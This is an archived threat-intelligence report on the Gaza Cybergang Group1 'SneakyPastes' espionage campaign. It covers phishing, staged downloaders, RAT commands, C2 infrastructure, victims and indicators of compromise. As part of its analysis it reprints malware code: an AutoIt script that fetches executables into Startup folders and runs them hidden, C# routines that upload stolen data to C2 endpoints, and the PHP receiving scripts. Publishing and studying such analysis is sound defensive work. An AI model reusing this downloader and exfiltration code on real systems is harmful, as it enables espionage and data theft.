
Gaza Cybergang Group1, operation SneakyPastes

By GReAT

Published: 2019-04-10 · Archived: 2026-04-06 00:57:52 UTC




APT reports

APT reports

10 Apr 2019

13 minute read

- Expert GReAT



Gaza Cybergang(s) is a politically motivated Arabic-language cyberthreat actor, actively targeting the MENA (Middle East North Africa) region, especially the Palestinian Territories.

The confusion surrounding Gaza Cybergang's activities, separation of roles and campaigns has been prevalent in the cyber community. For a while, the gang's activities seemed scattered, involving different tools and methods, and different malware and infection stages, although there was an alignment in its goals…

During our 2018 monitoring of this group, we were able to identify different techniques utilized by very similar attackers in the MENA region, sometimes on the same target. The findings led to us distinguishing between three attack groups operating within Gaza Cybergang:

- Gaza Cybergang Group1 (classical low-budget group), also known as MoleRATs;
- Gaza Cybergang Group2 (medium-level sophistication) with links to previously known Desert Falcons;
- Gaza Cybergang Group3 (highest sophistication) whose activities previously went by the name Operation Parliament.

The groups use different styles and, in some cases, techniques, but deploy common tools and commands after initial infection. The three attack groups were identified sharing victims. For example, Group1 would deploy a script to infect a specific victim with malware belonging to Group2, or similarly between Group2 and Group3.

More information on previous Desert Falcons (Group2) and Operation Parliament (Group3) activities can be found below:

- Group2: 'The Desert Falcons targeted attacks'
- Group3: 'Operation Parliament, who is doing what?'

Additional findings on Gaza Cybergang Group2 and Group3 will be presented in future publications. For more information, please contact: intelreports@kaspersky.com

Summary

Gaza Cybergang Group1, described in this post, is the least sophisticated of the three attack groups and relies heavily on the use of paste sites (with the operation name SneakyPastes) in order to gradually sneak a remote access Trojan (RAT) or multiple, onto victim systems. The group has been seen employing phishing, with several chained stages to evade detection and extend command and control server lifetimes. The most popular targets of SneakyPastes are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.

In this post, we'll take a closer look at Gaza Cybergang Group1, including:

1. 1 Updated 2018/2019 tactics, techniques and procedures

2. 2 Victimology of the group between Jan 2018 and Jan 2019
3. 3 Historical checkpoints and politicized graphical decoys in Appendix I
4. 4 Full list of indicators of compromise in Appendix II

Technical analysis

Through our continuous monitoring of threats during 2018, we observed a new wave of attacks by Gaza Cybergang Group1 targeting embassies and political personnel. Gaza Cybergang Group1 is an attack group with limited infrastructure and an open-source type of toolset, which conducts widespread attacks, but is nevertheless focused on Palestinian political problems. The attackers rely a lot on chained attack stages to evade quick detection and hide the communication infrastructure.

After an analysis of the samples, and through collaboration efforts with law enforcement agencies, we were able to uncover the full cycle of the intrusions that spread across the majority of the cyber kill chain, including but not limited to the toolset used, TTPs, infrastructure, action on objectives and the victimology. These efforts have led to the takedown of a large portion of the related infrastructure.


In this campaign, Gaza Cybergang used disposable emails and domains as the phishing platform to target the victims. Then pastebin.com, github.com, mailimg.com, upload.cat, dev-point.com and pomf.cat were used as channels for the different malware stages before achieving a full RAT implementation, which then communicates with the corresponding C2 server.

We have identified several implants that leveraged PowerShell, VBS, JS, and dotnet for resilience and persistence. The final stage, however, is a dotnet application that takes several commands such as directory listing, screenshot, compress, upload, etc. It then creates random long string folder names in temp directories to host the collected files per category before compressing, encrypting and uploading to the C2 server.

Spreading

The threat actor seemed able to spread attacks widely, but only deployed additional tools and data collection functions in specific cases, as though they had a target list or a filter for targeted victims. Phishing emails with political themes were used in the majority of the observed attack emails. These were necessary to lure the intended type of victims – people involved in politics.


In order to meet the phishing emails' infrastructure requirements, disposable domains and emails were used as the delivery medium. On occasions, the phishing emails contained links to external domains to download the first stage, and sometimes the first stage was attached to the email itself.



If the user clicks on the link, he will be prompted to download a RAR file that contains the stage 1 malware/lure, which he will execute afterwards.

Intrusion life-cycle analysis

The diagram below displays at a high level the steps taken by typical Gaza Cybergang Group1 lure samples. While different samples may use different methods to infect (i.e. invoke PowerShell, VBS, .NET app downloader, etc.), they generally stick to the same scenario of a persistent RAT that steals data and uploads it to the C2 server despite the different hard-coded domains.



Stage 1 sample file: 3amadi_hamas.zip
MD5: e686ffa90b2bfb567547f1c0dad1ae0b
Type: Compressed container
Child file/lure name: محضر اجتماع العمادي مع هنية رئيس حماس امس الاحد .exe
Child file/lure MD5: 92dd0f16e8ae274d83ba1d0d5b2e342

This sample ZIP file, which is similar to many other stage 1 downloaders in this campaign, contains an executable that is a compiled AutoIt script and which embeds some interesting functions (listed in the table below). The executable attempts to download a couple of files from different sources and saves them in the AppData and Startup folders for persistence, then invokes the first downloaded file – Picture2.exe.

Embedded functions

1	Sleep, 15000
2	UrlDownloadToFile, https://upload.cat/0037e96c45ac2098?
3	download_token=fa26750b7e73f0081c44831d0aaf9863c75592724dbc2f781ca495f9b5fbd4ac,
	%AppData%\Microsoft\Windows\Picture2.exe
4	6240c31d9a82dc70a38f78d44a1ee239
5	sleep,4000
6	UrlDownloadToFile, https://upload.cat/089590f6d72aeaef?
7	download_token=dd21809321669aa2229b20b57e2c9d34a3b507b5df7406bcac5dbb87cd169b78,

```
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\Picture4.exe
cab62bb5f00fe15683c6af760c8e8f7e
sleep,4000
UrlDownloadToFile, https://dev-point.co/uploads1/4ee1d5a5b0e41.jpg, %AppData%\Thr0om.jpg
c90f9c600169cbedbeb23316ea61e214
sleep,4000
UrlDownloadToFile, https://upload.cat/ec9d388339b19e1c?
download_token=131d5450c192d0591f3d06841eacc5bf5f344be9725be9456e2c222d0b4831e2,
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\333Po333.exe
8c5f8d1ab7baa9a0764cd5650ddecd8e
sleep,5000
UrlDownloadToFile, https://upload.cat/9a08bc13e683d330?
download_token=90f1ebb4e1f52835f502bea4307686afc1eb1cdee973cef1fb043febb2a92078,
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsFrom444444.exe
2a3aa1d207030d8c7dc3cfc9c2d9f9f1
sleep,5000
UrlDownloadToFile, https://upload.cat/a1c05c819dadeefb?
download_token=c6535b11a9f9bbf9e7681be8753f2058bac0df5264744be76605244e96a388f5,
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\WindowsFrom355353.exe
bd83269da75741303a19b826c5f9627d
sleep,5000
RunWait %AppData%\Microsoft\Windows\Picture2.exe ,, hide
sleep,2000
```

After analyzing the files downloaded from the above first stage malware, it was clear that the threat actor wanted to achieve stable persistence on the victim machine, and also used more than one technique to exfiltrate data. The analyzed samples had a lot of similarities in terms of the code used and especially in the persistence techniques.

Malware features

All the stages' executables are created as chains to avoid detection and protect the C2 server. They consist mainly of persistence mechanisms and simple instructions despite their different forms (VBS scripts, PowerShell scripts, known software with open source code that can be backdoored, and in-house built dotnet apps). The RAT, however, had a multitude of functionalities (as listed in the table below) such as to download and execute, compress, encrypt, upload, search directories, etc. The threat actor's main objective for using this RAT (known as Razy/NeD worm/Wonder Botnet) was obvious from the victim data that was collected – it was to search for specific file extensions such as PDF, DOC, DOCX, XLS, and XLSX, where they are compressed in RAR files per category, stored in temp directories within a folder named by victim ID (bot ID – long MD5 string), encrypted and uploaded to the C2.

Command	Brief Description
KEYWORD	Downloads encrypted strings found on the /Feed server page that represents specific keywords of interest which, if found, then compresses/encrypts using Winrar appending "Keyword" in the file name and uploading to the C2 using a POST command at the path "/FeedBack.php". FeedBack.php validates the sender by User-Agent, saves the data in the "RAR" server directory and stores the metadata in the mssql database for later reference.

```
        value = Convert.ToBase64String(binaryReader.ReadBytes(Convert.ToInt
        fileStream.Dispose();
    }
}
nameValueCollection["ke"] = value;
nameValueCollection["ID"] = pcid;
text3 = (nameValueCollection["N"] = text3.Replace(text, string.Empty));
byte[] bytes = wcR.UploadValues(Host + "/FeedBack.php", "POST", nameValueCo
Encoding.UTF8.GetString(bytes);
wcR.Dispose();
File.Delete(text2);
```

```
$array = array($id, $da, '.html');
$file = "RAR/".$id."/".$na;
$fileo = $na;
$person=($k) ;
if (file_exists($file)) {

    $uploadOk = 1;
}
else
{

        if (strpos($file,'.rar') or  strpos($file,'.png') !== FALSE)

        {
$file1 = "RAR/".$id."/index.php";
file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
$file = "RAR/".$id."/".$na;
                file_put_contents($file, base64_decode($person), FILE_APPEND | LOCK_EX);
$sql = "INSERT INTO `RAR` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
$sql1 = "SELECT * FROM Doc where ID ='$id' ";
$result = $conn->query($sql1);
        $conn->query($sql) ;
        if ($result->num_rows > 0) {
    // output data of each row
 while($row = $result->fetch_assoc()) {
   echo  $row["autodown"];
```

KEY	Trigger to upload all data gathered to the C2 using a POST command at the path “/log.php”. Log.php validates the sender by User-Agent, saves the data in the “UP” server directory and stores the metadata in the mssql database for later reference.

```
if (getConfig_Result.ToUpper() == "KEY")
{
    File.Create(tempPath + "ky").Close();
    try
    {
        Process process = new Process();
        process.StartInfo.RedirectStandardOutput
        process.StartInfo.RedirectStandardError =
        process.StartInfo.UseShellExecute = false
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = " cmd /c \"
        process.Start();
        process.Close();
        if (!(a == "run"))
        {
            new Thread((ThreadStart)delegate
            {
                uploadkey();
            }).Start();
            a = "run";
```

```
if (GetFileSizeOnDisk(text2) > 5000)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollecti
        nameValueCollection["ke"] = File.ReadAllText(text2);
        nameValueCollection["ID"] = pcid;
        byte[] bytes = wcK.UploadValues(Host + "/log.php", "POST", name
        Encoding.UTF8.GetString(bytes);
        wcK.Dispose();
        File.Delete(text);
```

```
header('Location: http://test.com/');
        }
        else {
$da =  date("Y-m-d-H-i-s");
//$array = array($id, $da, '.html');
$file = "UP/".$id."/".$da.".html";
$fileo = $da.".html";
$person=($k) ;
if (file_exists($file)) {

    $uploadOk = 0;
}
else
{
mkdir("UP/".$id, 0773, true);
$file1 = "UP/".$id."/index.php";
file_put_contents($file1, "", FILE_APPEND | LOCK_EX);
file_put_contents($file, $person, FILE_APPEND | LOCK_EX);
$sql = "INSERT INTO `loo` ( `userid`, `lo`, `date`) VALUES ( '$id','$fileo','$da')";
$sql1 = "SELECT * FROM Doc where ID ='$id' ";
```

KEYS	Deletes the file named by tempPath + “ky” file so as not to upload anything.
REUPLOAD	Re-uploads recent data to the C2 server using POST at the path “/FeedBack.php”.
RESTARTME	Restarts the RAT application process.
BLOCK	Creates a file in the Temp path and names it “Block~” + PCID to kill the RAT.

```
{
    if (getConfig_Result.ToUpper() == "BLOCK")
    {
        File.Create(tempPath + "Block~" + pcid);
        Environment.Exit(1);
    }
```

SCREEN	Takes a PNG screenshot of the main screen and names the file with timestamps, then uploads it to the C2 server using POST at the path “/FeedBack.php”.
LAN	Creates a file in the Temp path and names it “LA” + PCID to possibly spread through LAN. Note: this seems to refer to an unloaded feature/module of the RAT that is not currently in use.

```
}
else if (getConfig_Result.ToUpper() == "LAN")
{
    File.Create(tempPath + "LA" + pcid).Close();
    new Thread((ThreadStart)delegate
    {
    }).Start();
}
else if (getConfig_Result.ToUpper() == "LANS")
```

LANS	Deletes the file created by the LAN command to reverse the effect.
USB	Creates a file in the Temp path and names it “us” + PCID then invokes another program module named Remo.test to identify removable drives.
USBS	Deletes the file created by the USB command to reverse the effect.
HD	Creates a file in the Temp path and names it “hd” + PCID then invokes another program module named hd.test1 to identify logical drives.
HDS	Deletes the file created by the HD command to reverse the effect.
SHUTDOWN	Shuts down the system using cmd /s /t 0
RESTART	Reboots the system using cmd /r /t 0
PROCANDSOFT	Lists all active processes and all installed software and uploads the results to the C2 server using a POST command at the “/log.php”.

```
if (getConfig_Result.ToUpper() == "PROCANDSOFT")

irectory.CreateDirectory(temppath + temtxtFolder);
ry

    Process[] processes = Process.GetProcesses();
    File.AppendAllText(temppath + temtxtFolder + "pros", DateTime.Now.ToString() + Environment.NewLine + "<br>Process Name  |  Window Title
    Process[] processesByName = processes;
    foreach (Process process2 in processesByName)
    {
        File.AppendAllText(temppath + temtxtFolder + "pros", process2.ProcessName + "  |  " + process2.MainWindowTitle + Environment.NewLin
    }
    File.AppendAllText(temppath + temtxtFolder + "pros", Environment.NewLine + "<br><br>List of Installed Software<br>" + Environment.NewLi
```

DEL-TEMP	Deletes all files in the “AppData/Local/Temp” path.
RAR	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path “/FeedBack.php”.
RARM	Creates RAR files per logical drive containing data with timestamps for the past 30 days, then uploads RAR to the C2 server using a POST command at the path “/FeedBack.php”.
RARW	Creates RAR files per logical drive containing data with timestamps for the past 7 days, then uploads RAR to the C2 server using a POST command at the path “/FeedBack.php”.
KILL	Kills system processes.

```
else if (getConfig_Result.Contains("Kill-"))
{
    Process[] processesByName = Process.GetProcessesByName(getConfig_Result.Replace("Kill-", string.Empty));
    for (int i = 0; i < processesByName.Length; i++)
    {
        processesByName[i].Kill();
    }
```

Infrastructure

In 2018, the threat actor mostly relied on a single C2 server (192.169.7.250) and rotated a multitude of domain names over a period of time. However, the attacks different stages were hosted on a variety of free sites such as Mailimg, Github, Pastebin, dev-point.co, a.pomf.cat, and upload.cat.

The phishing email infrastructure though relied on disposable email providers such as bit-degree.com, mail4gmail.com, careless-whisper.com and others.

Victimology

Based on the analyzed metrics, the victims were spread across 39 countries and reached 240+ unique victims. The Palestinian Territories host the majority of the victims, followed by Jordan, Israel, then Lebanon, as noted in the below table.

The most targeted entities are embassies, government entities, education, media outlets, journalists, activists, political parties or personnel, healthcare and banking.

Country	Number of victims
Palestinian Territories	110
Jordan	25
Israel	17
Lebanon	11
Saudi Arabia	9
Syria	9
Egypt	7
UAE	6
Senegal, France, Germany, Iran, Malaysia, Belgium, Bosnia and Herzegovina, Libya, Morocco, Spain, Sri Lanka, Tunisia, Afghanistan, Armenia, Azerbaijan, Cyprus, India, Indonesia, Iraq, Ireland, Italy, Kuwait, Oman, Poland, Romania, Russia, Serbia, Slovenia, Sudan, UK, USA	< 5

Conclusions

While Gaza Cybergang Group1 described in this post looks like a low sophistication group, with limited infrastructure and attack files that can be found in the wild, they are the most relentless in their attacks, with continuous targeting and high malleability. This has allowed the group to achieve reasonable success against a relatively wide array of victims.


Gaza Cybergang is evolving and adapting to the MENA region – a complex setting with complex requirements. The attacks are now divided into three groups with different levels of sophistication and different levels of targeting. We expect the


damage caused by these groups to intensify and the attacks to extend into other regions that are also linked to the complicated Palestinian situation. The attackers also seem to be within reach of more advanced tools, techniques and procedures, and we expect them to rely more on these in future attacks. More information on Desert Falcons (Group2) and Operation Parliament (Group3) will be presented in future publications.

Appendix I – Main historical checkpoints and politicized decoys Gaza Cybergang Group1 2016-2019

MD5 Hash	First seen	Filename/Decoy	Translation/Explanation	C2 server
B3a472f81f800b32fe6595f44c9bf63b	Feb 2016	برقية وزارة الخارجية التركية لسيادتكم حول موضوع هام.exe 	Translation: Letter for you from the Turkish Ministry of Foreign Affairs on Russian military operations in Syria	en.gameoolines.com (185.117.72.190)
Df3f3ad279ca98f947214ffb3c91c514e8a29c7a6f6c0140152ca8a01e336b37	March 2016	president abu mazen meetings with khaled meshaal.lha 		dw.downloadtesting.c (185.117.75.105)
f9bcc21fbb40247167c8c85ed6ef56e3	March 2016	دراسة.lha 		Dl.topgamse.com (45.63.97.44)
D9dbb65a42ffe0575f0e99f7498a593e	April 2016	برقية الخارجية السعودية لسيادتكم – يرجى الإطلاع مهم.exe 	Translation: Saudi Foreign Affairs telegram for you, please see – important.exe	en.gameoolines.com (185.117.72.190)

221EEF8511169C0496BBC79F96E84A4A	April 2016	تقرير السعودية والمعلومات المتوفر – ونستكمل عند التوفر.exe 	Translation: Report on Saudi available information, to be updated with new info upon availability	dw.downloadtesting.c (185.117.75.105)
62DF4BC3738BE5AD4892200A1DC6B59A Inside: 55d33d9da371fdfe7871f2479621444a	May 2016	معلومات عن هجوم محتمل من الحوثيين على مواقع سعودية – خاص.exe 	Translation: Information on possible attack by Houthis on Saudi sites – private	dw.downloadtesting.c (185.117.75.105)
838696872F924D28B08AAAA67388202E	May 2016	عاجل المخابرات المصرية.exe 	Translation: Urgent Egyptian Intelligence	dw.downloadtesting.c (185.117.75.105)
e8be9843c372d280a506ac260567bf91	May 2016	برقية وزارة الخارجية السعودية.exe 	Translation: Saudi Foreign Affairs telegram.exe Message on the 34th GCC for Interior Ministers.	Wiknet.wikaba.com (104.200.67.190) Wiknet.mooo.com
55d33d9da371fdfe7871f2479621444a	May 2016	نموذج ترشيح الدورة الخاصة .rar 	Translation: Form for private training selection Application for a certain legal training program for judges in the UAE	dw.downloadtesting.c (185.117.75.105)
e782610bf209e81ecc42ca94b9388580	July 2016	عاجل – مؤتمر ايران.exe	Translation: Urgent – Iran conference	dw.downloadtesting.c (185.117.75.105)

				
5db18ab35d29d44dda109f49d1b99f38	June 2017	פרצת פרטיות בכרום מאפשרת לאתרים להקליט אתכם ללא ידיעתכם.exe 	Translation: A privacy breach in Chrome allows sites to record you without your knowledge	Wiknet.wikaba.com (104.200.67.190) wiknet.mooo.com
Dae24e4d1dfcdd98f63f7de861d95182	June 2017	مراسلات العتيبة.. وثائق ومعلومات.exe 	Translation: Al Otaiba correspondence. Documents and information Explanation: Yousef Al Otaiba is the current United Arab Emirates ambassador to the United States and Minister of State. The decoy discusses leaks that were reported in 2017 of his emails.	Wiknet.wikaba.com (104.200.67.190) wiknet.mooo.com
2358dbb85a29167fa66ee6bf1a7271cd	April 2018	كتاب وزارة الخارجية الإماراتية لسيادتكم.exe 	Translation: Book of the UAE MOFA for you. Explanation: Document that looks as if it comes from the UAE MOFA discussing a political meeting between GCC countries and the EU in Belgium	dw.downloadtesting.c (185.117.75.105)
10dfa690662b9c6db805b95500fc753d	Sept 2018	محضر اجتماع على الهاتف بين رئيس المكتب السياسي لحركة حماس اسماعيل هنية ورئيس المخابرات المصرية.exe	Translation: Minutes of a phone call between the head of the political bureau of Hamas Ismail Haniya and the head of Egyptian intelligence	Upload.cat (downloa site)

6b5946e326488a8c8da3aaec2cb6e70f	Sept 2018		Explanation: Document discusses a radio talk by Khalid ‘Abd al-Majid, head of a breakaway faction of the Palestinian Popular Struggle Front, a minor left-wing group within the Palestinian Liberation Organization. He talks about an agreement between al-Nusra and ISIS militants to leave the Palestinian Yarmouk camp in Syria.	Wiknet.wikaba.com (192.169.7.250) Wiknet.mooo.com
342a4d93df060289b2d8362461875905	Oct 2018	تسريب من داخل القنصلية السعودية حول مقتل جمال خاشقجي.exe	Translation: Leak from the Saudi consulate on the death of Jamal Khashoggi	Time-loss.dns05.com (192.169.7.250)
c9cae9026ee2034626e4a43cfdd8b192	Jan 2019	محضر اجتماع السفير القطرى العمادي مع الوفد المصري في رام الله .exe	Translation: Minutes of meeting of Qatari Ambassador Emadi with the Egyptian delegation in Ramallah	Time-loss.dns05.com (192.169.7.250) dji-msi.2waky.com

Appendix II – Indicators of compromise


Type	IoC	Description
RAR md5	E686FFA90B2BFB567547F1C0DAD1AE0B	Stage 1 executable / lure
RAR md5	CE5AA4956D4D0D66BED361DDD7DB1A3B	Stage 1 executable / lure
RAR md5	4F34902C9F458008BAE26BFA5C1C00DA	Stage 1 executable / lure
RAR md5	535F8EA65969A84A68CEAF88778C6176	Stage 1 executable / lure
RAR md5	E8A29C7A6F6C0140152CA8A01E336B37	Stage 1 executable / lure
RAR md5	E782610BF209E81ECC42CA94B9388580	Stage 1 executable / lure
RAR md5	F9BCC21FBB40247167C8C85ED6EF56E3	Stage 1 executable / lure
EXE md5	33369AFD3042326E964139CABA1888D3	Stage 2 executable (19182-exe) that invokes Pastebin chain
EXE md5	2AD88AE20D8F4CB2C74CAE890FEB337A	Stage 2 executable (1918-exe) that invokes Pastebin chain
EXE md5	55929FF3E67D79F9E1E205EBD38BC494	Stage 2 executable (21918-exe) that invokes Pastebin chain

